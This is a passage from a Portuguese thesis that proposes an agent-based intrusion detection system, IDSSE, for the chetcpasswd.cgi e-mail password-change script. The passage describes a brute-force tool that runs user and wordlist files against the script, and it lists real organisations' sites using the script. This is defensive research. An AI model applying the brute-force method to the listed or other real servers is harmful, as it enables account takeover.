- É suportado pela maioria dos servidores *web* atuais, incluindo Apache, Microsoft Internet Information Server, Personal Web Server, Netscape and iPlanet Servers, Oreilly Website Pro Server, Caudium, Xitami, OmniHTTPd, podendo ser configurado como um módulo para a maioria dos servidores, e para os outros como um CGI padrão.
- Tem suporte para comunicação com outros serviços utilizando protocolos como por exemplo, LDAP, IMAP, SNMP, NNTP, POP3, HTTP. Pode-se abrir *sockets* de rede e interagir diretamente com qualquer protocolo.

O Quadro 4.1 mostra o trecho de um arquivo HTML que contém código PHP inserido, e conforme demonstrado, o código PHP é delimitado por *tags* iniciais e finais [http://www.php.net/manual/sv/migration.startendtags.php] que lhe permitem pular para dentro e para fora do modo PHP, sendo o delimitador inicial representado pelo conjunto de códigos "*<?php*" e "*?>*" para o delimitador final.

```
<html> <head>
            <title>Exemplo Introdutório</title></head>
       <body>
            <?php
            echo "Eu sou um exemplo de script PHP!";
            ?>
       </body>
</html>
```

Quadro 4.1 - Exemplo de Script PHP

4.3.2. Sensor do Sistema Operacional para a Aplicação

Este sensor terá a função de verificar os processos que são disparados no sistema operacional e que não passam pelo sensor descrito no item anterior, registrando dados referentes a estes processos em arquivo(s) de *log*.

Informações básicas que devem ser registradas no(s) arquivo(s) de *log*, por este sensor são, por exemplo: data e hora da requisição, descrição do processo, usuário que disparou o processo.

4.3.3. Analisador de Operações

Os analisadores de operação terão a função de analisar todas as entradas no(s) arquivo(s) *log*, procurando por padrões de ataque.

Os padrões dos ataques deverão ser inseridos como regras nos analisadores de *log*, objetivando assim, que ao surgir uma nova forma de ataque, esta possa ser facilmente inserida nos analisadores e sem confrontar outras já existentes.

Para definir o que é um padrão de ataque na aplicação, o programador do IDS, poderá realizar simulações com o objetivo de testar a vulnerabilidade do serviço em questão.

Este analisador de operações pode ser distinto para os sensores do IDS, pois, como os sensores trabalham com informações que não são provenientes da mesma fonte, as regras da análise tendem a ser diferentes para referidas operações.

A análise deve retornar, com relação à operação analisada, o status:

- Normal: quando a análise não detectou um padrão de ataque; ou
- Alerta: quando a análise detectou um padrão de ataque;

4.3.4. Dispositivo de Resposta a Eventos

Bace [BAC01] descreve basicamente que detecção de intrusão é o processo de monitorar atividades maliciosas em um ambiente computacional. Além disso, é importante que o processo contenha mecanismos para coibir atividades maliciosas que estão ocorrendo ou, pelo menos, que alerte o responsável pelo sistema, da ocorrência da atividade ou intrusão.

Algumas das operações detectadas como um padrão de ataque, nas regras definidas na análise de operações do sistema, indicarão um grau de certeza não muito significativo ou médio quanto ao seu status obtido pela regra, outras operações, ao contrário das primeiras, terão um grau de certeza elevado. Sendo assim, propõe-se neste trabalho, quando do retorno de um status de Alerta, do componente de análise de operações, que estejam configurados no dispositivo de resposta a eventos, dois tipos de situações:

- Alerta: quando, na regra da análise o evento analisado é uma situação considerada esporádica ou que não exige uma resposta (contra-medida) imediata, porém, o administrador quer ter o conhecimento (o Alerta) de tal operação, a qual pode ser configurada como um ataque ou não. Nesta situação o administrador somente receberá o alerta contendo a descrição da referida operação. Exemplo desta situação, pode ser um alerta sobre a utilização da aplicação por determinado usuário que raramente utiliza o sistema.

- Alerta com Bloqueio: quando na definição da regra, consegue-se obter um grau de detalhamento da operação, onde se permite que a mesma seja configurada definitivamente como um ataque. Um exemplo simples disto, seria uma enxurrada de requisições provenientes de um mesmo IP em intervalos de tempo que seriam considerados além da capacidade física humana para desencadear tais requisições, outro exemplo, a tentativa de acesso ao arquivo de senhas da aplicação por parte de um usuário, no sistema operacional. Nestes casos, além do alerta contendo a descrição da

operação que será emitida ao administrador, a operação em si que gerou o alerta poderá ser bloqueada.

O envio de mensagens ao administrador por este dispositivo, pode se dar via correio eletrônico, mensagem de sistema operacional, via telefonia, etc.

4.4. Implementação dos Componentes

Para a implementação do IDS no ambiente, excetuando-se o Componente Sensor da Aplicação, que é definido no item 4.3.1, propõe-se que a funcionalidade dos outros componentes siga o modelo da funcionalidade emergente para sistema multiagente reativo.

Nesta proposição o IDS será composto, além do Componente Sensor da Aplicação, por cinco agentes: receptor, verificador, analisador primário, analisador secundário e agente de resposta.

Os agentes estão inseridos em um modelo de funcionalidade emergente, com a descrição de cada agente dada a seguir, nos próximos itens deste capítulo.

O Modelo da Funcionalidade Emergente proposto por Steels [TORSUN], atribui comportamentos elementares a cada agente e estabelece prioridades entre a execução desses comportamentos atribuídos aos Agentes, o que é chamado de arquitetura de subsunção (subsumption), segundo Brooks apud in [SHEN01].

A idéia deste modelo refere-se ao comportamento de animais e permite que um sistema constituído de componentes simples possa exibir um comportamento, como um todo, mais organizado do que o comportamento das partes individuais. O fenômeno da emergência demonstra que um número pequeno de regras ou leis pode produzir sistemas de grande complexidade e funcionalidade.

Nos próximos itens são definidos os agentes do sistema, bem como o comportamento dos mesmos, sendo no último item, explanados alguns conceitos básicos para o entendimento de agentes e do que está sendo proposto.

Para o desenvolvimento destes agentes, propõe-se a utilização da linguagem do próprio sistema operacional, justificando-se para isto a própria interoperabilidade da linguagem com o sistema operacional e, ou a linguagem C padrão ANSI.

4.4.1. Agente Receptor

O agente receptor de requisição fica em execução indefinidamente, recebendo requisições do componente Sensor da Aplicação, que é definido no item 4.3.1.

Com a requisição recebida ele gera uma entrada em um arquivo de *log* que será analisado por outro agente, aguardando uma resposta, de outro agente, sobre a efetivação ou não da requisição, no serviço em questão.

O comportamento deste agente é definido como:

1. Aguarda requisição para o serviço;
2. Recebe requisição para o serviço;
3. Gera o *log* da requisição;
4. Aguarda resposta do agente de resposta para a atual requisição;
5. Informa ao requerente que o serviço está ou não disponível;
6. Volta para o estado 1.

4.4.2. Agente Verificador

Este agente englobará a funcionalidade do componente Sensor do Sistema Operacional para a Aplicação, definido no item 4.3.2.

O agente verificador fica em execução indefinidamente, analisando processos no sistema operacional que visam acesso a qualquer componente, do IDS, ou do serviço que está sendo oferecido.

Caso o processo confira o acesso, este agente gera uma entrada em um arquivo de *log* (contendo a descrição do referido processo) que será analisado por outro agente.

O comportamento deste agente é definido como:

1. Analisa processos do SO;
2. Análise não confere, então volta ao estado 1;
3. Gera o *log* da requisição;
4. Volta para o estado 1.

4.4.3. Agente Analisador Primário

O agente Analisador Primário, englobará a funcionalidade do componente Analisador de Operações e definido no item 4.3.3, no que se refere as ações produzidas pelo Agente Receptor.

A principal função deste agente é realizar uma análise nos arquivos de *log*, procurando por possíveis padrões de ataque, que estão definidos no seu funcionamento, ao serviço oferecido e, o status resultante desta análise será repassado ao agente de reposta.

O comportamento deste agente é definido como:

1. Lê as entradas produzidas pelo Agente Receptor no arquivo de *log*;
2. Procura por padrões de ataque;
3. Critica o Agente de Resposta enviando o status da análise;
4. Volta para o estado 1.

4.4.4. Agente Analisador Secundário

Este agente, englobará a funcionalidade do componente Analisador de Operações e definido no item 4.3.3, no que se refere as ações produzidas pelo Agente Verificador.

A principal função deste agente é realizar uma análise nos arquivos de *log*, procurando por possíveis padrões de ataque, que estão definidos no seu funcionamento, ao serviço oferecido e, o status resultante desta análise será repassado ao agente de reposta.

O comportamento deste agente é definido como:

1. Lê as entradas produzidas pelo Agente Verificador no arquivo de *log*;
2. Procura por padrões de ataque;
3. Critica o Agente de Resposta enviando o status da análise;
4. Volta para o estado 1.

4.4.5. Agente de Resposta

O agente de resposta englobará a funcionalidade do componente Dispositivo de Resposta a Eventos definido no item 4.3.4.

O agente de resposta fica em execução indefinidamente, recebendo status dos agentes de análise do sistema e, desencadeando resposta conforme o status recebido.

O comportamento deste agente é definido como:

1. Aguarda status dos agentes de análise;
2. Recebe status dos agentes de análise;
3. Se status não é alerta passa ao estado 6;
4. Define resposta ao evento conforme status recebido;
5. Notifica o administrador do evento;

6. Produz uma saída de status a ser lida pelo Sensor da Aplicação;
7. Volta para o estado 1.

4.4.6. Conceitos Básicos de Sistemas Multiagentes

"Sistemas Multiagentes é o nome dado à sub-área da Inteligência Artificial Distribuída que estuda o comportamento de um conjunto de agentes autônomos objetivando a solução de um problema que está além de suas capacidades individuais [JEN96]" [JUC01].

Um Sistema Multiagente é formado por dois, ou mais agentes, que cooperam entre si para cumprir com a responsabilidade no sistema [AMA97] [JUC01].

Agentes

Conforme Wooldridge [WOO99], não existe uma definição universal consolidada a respeito do termo agente. A dificuldade de conceituarem-se agentes de software, está no fato de que para distintos domínios de aplicação os atributos associados ao conceito de agência assumem diferentes níveis de importância.

Dentre as diversas definições de agentes que existem na literatura, duas enquadram no contexto do presente trabalho, sendo expostas abaixo visando dar a entender sobre o que está sendo abordado.

Um agente "é um sistema computacional que está situado em algum ambiente, e que é capaz de ações autônomas neste ambiente visando atingir seus objetivos propostos" [WOO99] e, também, definido como "uma entidade de software para qual, tarefas podem ser delegadas" [JEN96b].

Agentes Reativos

Os agentes reativos são baseados em modelos de organização biológica ou etológica, como, por exemplo, as sociedades de formigas ou cupins. Embora o inseto sozinho não possa ser considerado uma entidade inteligente, o formigueiro como um todo apresenta um comportamento visivelmente inteligente no sentido em que existe

uma busca de alimentos e posterior estocagem, uma organização da reprodução com berçários e enfermeiras, etc. [FER91] [DSB92].

O modelo de funcionamento de um agente reativo é o de estímulo-resposta no ambiente, mas, não possuem modelos internos do mesmo [NWA96]. Os agentes reativos percebem seus ambientes e respondem de maneira oportuna a mudanças que ocorrem nele [WOO95]. Em geral, estes agentes não apresentam memória, não planejam sua ação futura e não se comunicam com outros agentes, cada agente tomando conhecimento das ações e comportamentos dos outros agentes apenas através de modificações no ambiente.

Existem diversos trabalhos na literatura sobre SMA baseados em agentes reativos, por exemplo, a arquitetura de subsunção de Brooks [BRO86], o modelo PACO [DEM93], as ações situadas [ROS86], entre outros.

4.5. Estudo de Caso

O objetivo deste estudo de caso é aplicar a proposta descrita anteriormente, visando obter um parecer da sua viabilidade e fornecer uma aplicação que tenha por finalidade prover maior segurança nas operações dos serviços oferecidos em um ambiente, através do monitoramento das requisições que são enviadas a tais serviços.

4.5.1. Domínio

O ambiente é uma máquina com sistema operacional Linux Conectiva 7.0, que provê acesso a diversos serviços, entre eles, o serviço de alteração de senha do correio eletrônico "*e-mail*", que são efetuadas via utilização do script "*chetcpasswd.cgi*", e objeto de estudo para a aplicação do que é proposto neste trabalho.

O *chetcpasswd.cgi* é um script[10] para ser utilizado em um *browser* e que roda no lado do servidor de contas de correio eletrônico "*e-mail*". Este script recebe através do método *POST* (exemplo: <form action='chetcpasswd.cgi' method=POST>), as informações do nome do usuário, senha atual, nova senha e repetição da nova senha.

Com estas informações, o script em questão, acessa os arquivos de senha (*/etc/passwd* ou */etc/shadow*) em máquinas *linux*, alterando a senha atual do usuário para a nova senha (com exceção da senha para o "*root*").

Através da configuração do arquivo *chetcpasswd.allow*, o qual faz parte do funcionamento deste script, pode-se especificar qual IP ou segmentos da rede tem permissão para executar o referido script.

Este script está portado para vários idiomas e pode ser obtido no seguinte endereço http://web.onda.com.br/orso/ onde também estão disponíveis outras informações sobre o mesmo.




Figura 4.1 - Serviço de Alteração da Senha do Correio Eletrônico (página da web)

[10] Scripts são quaisquer programas que rodam em segundo plano preparando informações para o usuário que visita determinada página ou *site* [CGI98].

A Figura 4.1 se refere à página da Universidade Regional Integrada do Alto Uruguai e das Missões (URL: http://www.urisan.tche.br/suporte/senha.htm) - Campus de Santo Ângelo, onde é disponibilizado o serviço de alteração de senha do correio eletrônico, enquanto que o Quadro 4.2 mostra um trecho do código fonte da referida página, destacando a utilização do script *chetcpasswd.cgi* para a execução de tal procedimento.

```
<tr>
<td width="100%"><p align="center"><big><strong>MUDANDO A SENHA DO E-MAIL</strong></big></td>
</tr>
<tr>
<td width="100%"><font face="Arial" size="2"> <p align="justify"><strong><b>Por medida de segurança, lembre-se dessas regras antes de alterar sua senha:</b><br>
<br>
        <img src="visto1.gif" WIDTH="13" HEIGHT="13">  Você deve estar na rede local do campus ou conectado pelo
        provedor URINET.<br>
        <img src="visto1.gif" WIDTH="13" HEIGHT="13">  A senha pode conter letras maiúsculas e/ou minúsculas.<br>
        <img src="visto1.gif" WIDTH="13" HEIGHT="13">  Você pode utilizar letras, números ou qualquer
        caracter do teclado.<br>
        <img src="visto1.gif" WIDTH="13" HEIGHT="13">  A nova senha deve conter de seis (6) a oito (8)
        caracteres de comprimento.<br>
        <img src="visto1.gif" WIDTH="13" HEIGHT="13">  A nova senha deve conter pelo menos três (3) letras
        (a-z) e dois (2) números (0-9). </strong></p>
      </font><p align="center"> </p>
      <font face="Arial" size="2">
          <form action="http://www.urisan.tche.br/cgi-bin/chetcpasswd.cgi" method="POST">
```

Quadro 4.2 - Trecho do Código Fonte

Entretanto, como o objetivo deste estudo não é limitar-se à solução de prováveis vulnerabilidades que venham a aparecer com esta operação de troca de senhas envolvendo o script *chetcpasswd.cgi* em apenas uma organização, foram pesquisadas páginas de diversas outras organizações que disponibilizam o mesmo serviço que é apresentado neste estudo, sendo isto demonstrado no Quadro 4.3, constatando-se assim a importância de se investir na análise de aspectos de segurança relacionados ao funcionamento deste serviço para alteração de senha do usuário.

Universidade Regional do Noroeste do Rio Grande do Sul
http://www.unijui.tche.br/nsu/senha.html

Universidade Regional Integrada do Alto Uruguai e das Missões
Campus de Frederico Westphalen
http://www.al.fw.uri.br/user.php

Centro Universitário Augusto Motta
http://www.suam.edu.br/cgi-bin/chetcpasswd.cgi

Faculdade de Medicina de São José do Rio Preto
http://www.famerp.br/cgi-bin/chetcpasswd.cgi

Anytel Tecnologia e Informações Ltda
http://www.anytel.com.br/cgi-bin/chetcpasswd.cgi

Universidade Regional Integrada – Campus de Frederico Westphalen
http://www.fw.uri.br/cgi-bin/muda_senha.cgi

Fesau Internet Provider
http://www.fesau.psi.br/suporte.php

Sindicato Rural de Giruá
http://www.srgirua.com.br

Outras páginas:
http://internet05.internett.com.br/cgi-bin/chetcpasswd.cgi
http://www.sfera.net/cgi-bin/chetcpasswd.cgi
http://www.host-brasil.com/chetcpasswd.html
http://karatay1.cc.selcuk.edu.tr/cgi-bin/chetcpasswd.cgi
http://mail.iav.ac.ma/mail/chetcpasswd.cgi
http://www.zalaszam.hu/passwd/chetcpasswd.cgi
http://www.nordlund.com/cgi-bin/chetcpasswd.cgi
http://www.aldrich.com.my/cgi-bin/chetcpasswd.cgi
http://www.pionnet.net/cgi-bin/chetcpasswd.cgi
http://mail.21schoolhouse.org/cgi-bin/chetcpasswd.cgi
http://ikipnet.ikip.edu.my/cgi-bin/chetcpasswd.cgi

Quadro 4.3 – Páginas com *chetcpasswd.cgi*

No Quadro 4.3 é listada a página da Internet acessadas em Fevereiro de 2002 onde está sendo utilizado o script cgi "chetcpasswd.*cgi*" para a alteração de senhas do correio eletrônico "*e-mail*".

Como complemento deste trabalho, foi solicitado, ao responsável (*webmaster*) pela manutenção da página da Universidade Regional Integrada – Campus de Santo Ângelo, informações do tipo: importância, o motivo da utilização do script e que questões de segurança foram consideradas para o serviço. Conforme a resposta do responsável pela página, sendo esta demonstrada no Quadro 4.4, conclui-se que o

serviço é realmente necessário e indispensável para o bom atendimento do usuário da rede.

Comunicação Interna N° 01/02

Assunto: Alteração de Senha via browser **DATA: 25/02/2002**

DE: Janô Falkowski Burkard -C.P.D.

PARA: Alessandro Freitas de Oliveira

Quanto as suas indagações sobre:

1) Qual a importância do serviço de alteração de senhas de *e-mail* via *browser* disponibilizado para os usuários da rede?

As alterações de senhas são constantes e, por enquanto, a forma mais viável encontrada para este procedimento é disponibilizar aos usuários da forma que vem sendo feita. Tendo em vista que os usuários da rede são aproximadamente 4000 pessoas (alunos, professores e funcionários) e cada vez mais vem sendo utilizado este serviço.

2) Por quê a utilização do script *chetcpasswd.cgi* para a efetuação da operação?

Esta aplicação tem características (código aberto e é de domínio público) difíceis de se encontrar em outra ferramenta, está portada para o nosso idioma e é simples a sua utilização.

3) Questões relacionadas a segurança?

A princípio o arquivo */etc/chetcpasswd.allow*, utilizado pelo script, é configurado de modo que atenda as nossas necessidades, não havendo mais nada referente ao quesito de segurança envolvendo especificamente as operações com o referido script.

Outras informações sobre o script *chetcpasswd.cgi* podem ser obtidas em: http://web.onda.com.br/orso/.

Janô Falkowski Burkard
WebMaster
CPD – URI – Santo Ângelo

Quadro 4.4 - Correspondência do WebMaster

4.5.2. Detecção de Vulnerabilidade

Com a finalidade de observar aspectos relacionados à segurança na operação de alteração de senha através da utilização do script chetcpasswd.cgi e, objetivando um ponto para a aplicação da proposta deste trabalho, foi desenvolvido um aplicativo com a funcionalidade de estabelecer conexão com o referido script, enviando as requisições que são necessárias para o mesmo efetuar o procedimento de alteração da senha do usuário no servidor.

Tal aplicativo é composto pelos seguintes elementos:

- Arquivo "**arq_users.txt**": Utilizado pelo programa "qbrasenha.php", este arquivo texto deve conter os nomes de usuários (apelidos) que possuem conta no servidor de "e-mail" que irá ser o alvo do ataque. Os nomes dos usuários deverão estar dispostos linha a linha e o arquivo deve estar na mesma pasta (ou diretório) do programa "qbrasenha.php".
- Arquivo "**arq_senha.txt**": Utilizado pelo programa "qbrasenha.php", este arquivo texto deve conter as senhas que serão testadas para cada usuário do arquivo "arq_users.txt". As senhas dentro deste arquivo deverão estar dispostas linha a linha e o arquivo deve estar na mesma pasta (ou diretório) do programa "qbrasenha.php". Arquivos contendo conjunto de senhas são facilmente encontrados na *web*, por exemplo, procurando-se pela seguinte descrição '*word list hacker'* pode-se encontrar vários de arquivos contendo milhares de senhas.
- Arquivo "**qbrasenha.php**": Script PHP3 de linha de comando que utiliza comandos (recursos) do sistema operacional e efetua conexão com o script *chetcpasswd.cgi* em um servidor de contas de correio eletrônico.




Figura 4.2 – Comunicação entre Atacante e Alvo

Na Figura 4.2 é demonstrada a comunicação entre o atacante e seu alvo. Para cada nome de usuário (constante no arquivo de usuários) são testadas todas as variantes de senhas contidas no arquivo de senhas.

Quando uma senha do arquivo conferir com a senha do usuário no servidor, o aplicativo imprime no vídeo as seguintes informações: nome do usuário, senha do usuário e número de tentativas para quebrar a senha do referido usuário. Depois de ler, no arquivo de usuários, o último nome de usuário e testar todas as combinações de senhas contidas no arquivo de senhas o aplicativo finaliza a sua execução.

O código fonte e mais exemplos da funcionalidade desta aplicação podem ser obtidos no seguinte link: http://www.urisan.tche.br/~aless/idsse.pdf ou no ANEXO A.

Avaliando-se os resultados no lado do servidor das contas de correio eletrônico, através do monitoramento das requisições, constatou-se que toda a operação não passou de um procedimento normal, a ação foi considerada como sendo de um usuário legítimo do sistema, aparentemente não havendo como o administrador do sistema filtrar informações que indicassem que o ambiente computacional esteve ou poderia estar sofrendo ataques.

Como demonstrado, através deste serviço, um indivíduo, utilizando-se de práticas ilícitas, pode obter facilmente a senha de usuários do sistema. Este simples fato torna sem sentido e faz com que de nada adiante os mecanismos implementados para a segurança do ambiente, afinal, o atacante teria acesso legítimo ao sistema e tornando

deficiente a segurança que já existe instalada no ambiente. Da forma como esta implantada o serviço, as senhas dos usuários podem ser facilmente obtidas, possibilitando assim que um elemento não autorizado adquira informações que não são de sua competência, o que é algo não desejado.

Esta questão envolvendo a senha torna-se mais delicada à medida que forem considerados alguns fatores relativos à mesma, por exemplo: que inúmeros usuários, por costume, utilizam senhas curtas e geralmente fáceis de serem "quebradas" e, que existe uma forte tendência do usuário usar uma mesma senha para várias contas, entre outras questões.

Há, também, certos tipos ambientes que, por suas características bem peculiares, agravam ainda mais este problema, como no caso de ambientes acadêmicos (o qual é o ambiente estudado) onde, geralmente, existem três classes de usuários bem definidas como professores, alunos e funcionários (podendo o usuário estar enquadrado em duas ou nas três classes) e que acessam aplicações administrativas e/ou acadêmicas, as quais podem ser várias e muitas vezes requerem o uso de um *login* e senha para o seu acesso, e o principal ponto envolvendo este tipo de ambiente é que neles aumentam as probabilidades de aparecer alguém com intenções não muito interessantes para a segurança do ambiente.

Esta questão justifica, uma contra-medida para se evitar este tipo de situação e, configura-se, em um ponto para a aplicação do que é proposto neste trabalho.

4.5.3. Implementação da Proposta

Com o objetivo principal de aplicar o que está sendo proposto neste trabalho e, também, de tornar mais seguras as operações de alteração de senha do correio eletrônico, disponibilizadas aos usuários de um ambiente computacional, através da utilização do script "*chetcpasswd.cgi*", foi construído um sistema de detecção de intrusão baseado em aplicação.

Este item apresenta a aplicação que foi construída baseada na proposta do presente trabalho. Tal aplicação além de ter como finalidade a avaliação da

aplicabilidade do que é proposto, também visa minimizar e, em alguns casos, resolver a vulnerabilidade exposta no item anteriormente.

A aplicação desenvolvida é um Sistema de Detecção de Intrusão baseado em Aplicação, voltada à detecção de atividades maliciosas na operação com script "*chetcpasswd.cgi*", o qual é usado com o propósito de disponibilizar o serviço de alteração de senhas do correio eletrônico via *web*. As características desse sistema são:

Nome: IDSSE

Plataforma ou Sistema Operacional: Linux

Componentes da Aplicação

Os componentes da aplicação, os quais são produtos da instalação da mesma, estão descritos detalhadamente no manual da aplicação, assim como os códigos fontes e a própria aplicação e, podem ser obtidos nos seguintes *links*:

- http://www.urisan.tche.br/~aless/idsse.pdf,
- http://www.urisan.tche.br/~aless/idsse.tar.

Estes componentes estão, também, descritos no ANEXO B e ANEXO C.

A Figura 4.3 apresenta a disposição da aplicação no ambiente operacional depois da instalação da mesma. Como pode constatar-se os componentes básicos da aplicação são:

- idsse(s).php: script PHP que funciona como sensor da aplicação, recebe e analisa requisições da web para alteração da senha do correio eletrônico. Este script é composto pelos seguintes elementos: "estrutura_fx.req", "biblioteca_fx.inc", "mensagem.inc" e "analisar.inc", trabalha com os arquivos de *log* e com o arquivo de configuração "idsse.conf". Estes scripts enviam informações para o administrador através de *e-mail*.
- alerta_idsse.conf: programa Shell, que funciona como sensor do sistema operacional para a aplicação, recebe e analisa eventos do SO e registros de entrada no arquivo de log "alerta.log". Quando da ocorrência de algum

evento pertinente à segurança do sistema, o mesmo é mostrado na tela do terminal onde foi executado o programa “alerta_idsse.conf”.




Figura 4.3 - Disposição da Aplicação no Ambiente

Mensagens da Aplicação

A aplicação envia ao administrador da segurança, mensagens referentes à:

- Falha: quando da falha de funcionamento de alguma operação da aplicação;
- Informação: conforme o funcionamento e configuração da aplicação; e
- Alerta: quando a aplicação detecta alguma atividade maliciosa na operação de alteração de senha efetuada pelo usuário.

O Quadro 4.5 apresenta um exemplo de mensagem gerada pelo IDS que é enviada (via correio eletrônico) ao administrador do sistema.

De: Suporte do CPD/Suporte <suporte@urisan.tche.br>
Assunto: FALHA do IDS Senha E-Mail

Log Não Aceita Dados
Verifique as permissões da pasta e do arquivo.
Arquivo: /home/httpd/cgi-bin/idsse/logs/acesso_interno.5
== Informações Complementares ==
Data: 02/08/2002 - 13:15:25
Usuário: aless
IPs: > 200.213.37.2 > 10.1.2.0
Descrição: Senha inválida para o usuário: aless

Nos outros casos o título do Assunto é:

INFORMAÇÃO do IDS Senha E-Mail
*** ALERTA! *** IDS Senha E-Mail

Quadro 4.5 – Exemplo de mensagem enviada pela aplicação

Arquivos de Log

Nos arquivos de "*log*" são armazenadas basicamente as informações referentes à operação de alteração de senha: data atual, usuário, números *IP* da máquina que está efetuando o acesso (com ou sem "*Proxy*") e a mensagem resultante da operação.

Os arquivos de "*log*" estão dentro do subdiretório "*logs*" da aplicação e têm as nominações, "sem_acesso", "acesso_externo", "acesso_interno" e "alerta.log", e comportam as seguintes informações referentes às requisições do usuário para a alteração da senha:

- "sem_acesso": que sofreram algum tipo de restrição (bloqueio), definido na aplicação ou pelo administrador, na execução da operação de alteração de senha.
- "acesso_externo": consideradas sem autorização de para alteração da senha pelo script "chetcpasswd.cgi" (conforme bloqueios expressos no arquivo "chetcpasswd.allow").
- "acesso_interno": que efetuaram a operação de alteração de senha, com ou sem sucesso, e não se enquadram nas definições anteriores.
- "alerta.log": que produziram algum evento de alerta.

Instalação da Aplicação

A instalação da aplicação será demonstrada, através de quadros que exemplificam a execução da mesma (passo-a-passo) em um ambiente *linux*.

```
[root@Máquina ?]# tar –xvf idsse.tar<enter>
idsse.instal/
idsse.instal/alerta_idsse.sh
idsse.instal/certo.gif
idsse.instal/configura
idsse.instal/g_analisar.inc
idsse.instal/g_idsse.html
idsse.instal/g_idsse.php
idsse.instal/g_mensagem.inc
idsse.instal/instala
idsse.instal/biblioteca_fx.inc
idsse.instal/estrutura_fx.req
